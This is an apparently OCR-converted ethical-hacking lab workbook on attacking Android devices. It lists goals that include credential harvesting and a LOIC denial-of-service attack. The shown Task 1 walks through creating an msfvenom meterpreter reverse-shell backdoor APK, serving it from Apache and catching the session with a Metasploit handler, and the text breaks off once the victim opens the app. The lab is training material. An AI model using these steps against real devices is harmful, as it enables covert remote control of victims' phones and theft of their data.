[Year]

HACKING MOBILE PLATFORMS

GAGANPREET SINGH

Contents

Module 17: Hacking Mobile Platforms

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Lab Tasks


Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. Hack android devices ○ Hack an Android device by creating binary payloads using Parrot Security ○ Harvest Users' Credentials using the Social-Engineer Toolkit ○ Launch a DoS attack on a target machine using Low Orbital Cannon (LOIC) on the Android mobile platform ○ Exploit the Android platform through ADB using PhoneSploit 2. Secure Android Devices using Various Android Security Tools ○ Analyze a malicious app using online Android analyzers ○ Analyze a malicious app using Quixxi vulnerability scanner
    - Secure Android devices from malicious apps using Malwarebytes Security


1: Hack Android Devices

Task 1 Hack an Android device by creating binary payloads using Parrot Security


- Click Parrot Security to switch to the **Parrot Security** machine.




- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.



- Now, type **cd** and press **Enter** to jump to the root directory. In the **Parrot Terminal** window, type **service postgresql start** and press **Enter** to start the database service.




- Type **msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.10.13 R > Desktop/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.




- Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine). Now, type **service apache2 start** and press **Enter** to start the Apache web server. Type **cp /root/Desktop/Backdoor.apk**

/var/www/html/share/ and press **Enter** to copy the **Backdoor.apk** file to the location **share** folder.





- Type **msfconsole** and press **Enter** to launch the Metasploit framework. In msfconsole, type **use exploit/multi/handler** and press **Enter**. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.




- In the address bar, type **http://10.10.10.13/share** and press **Enter**. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file. After the


download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.






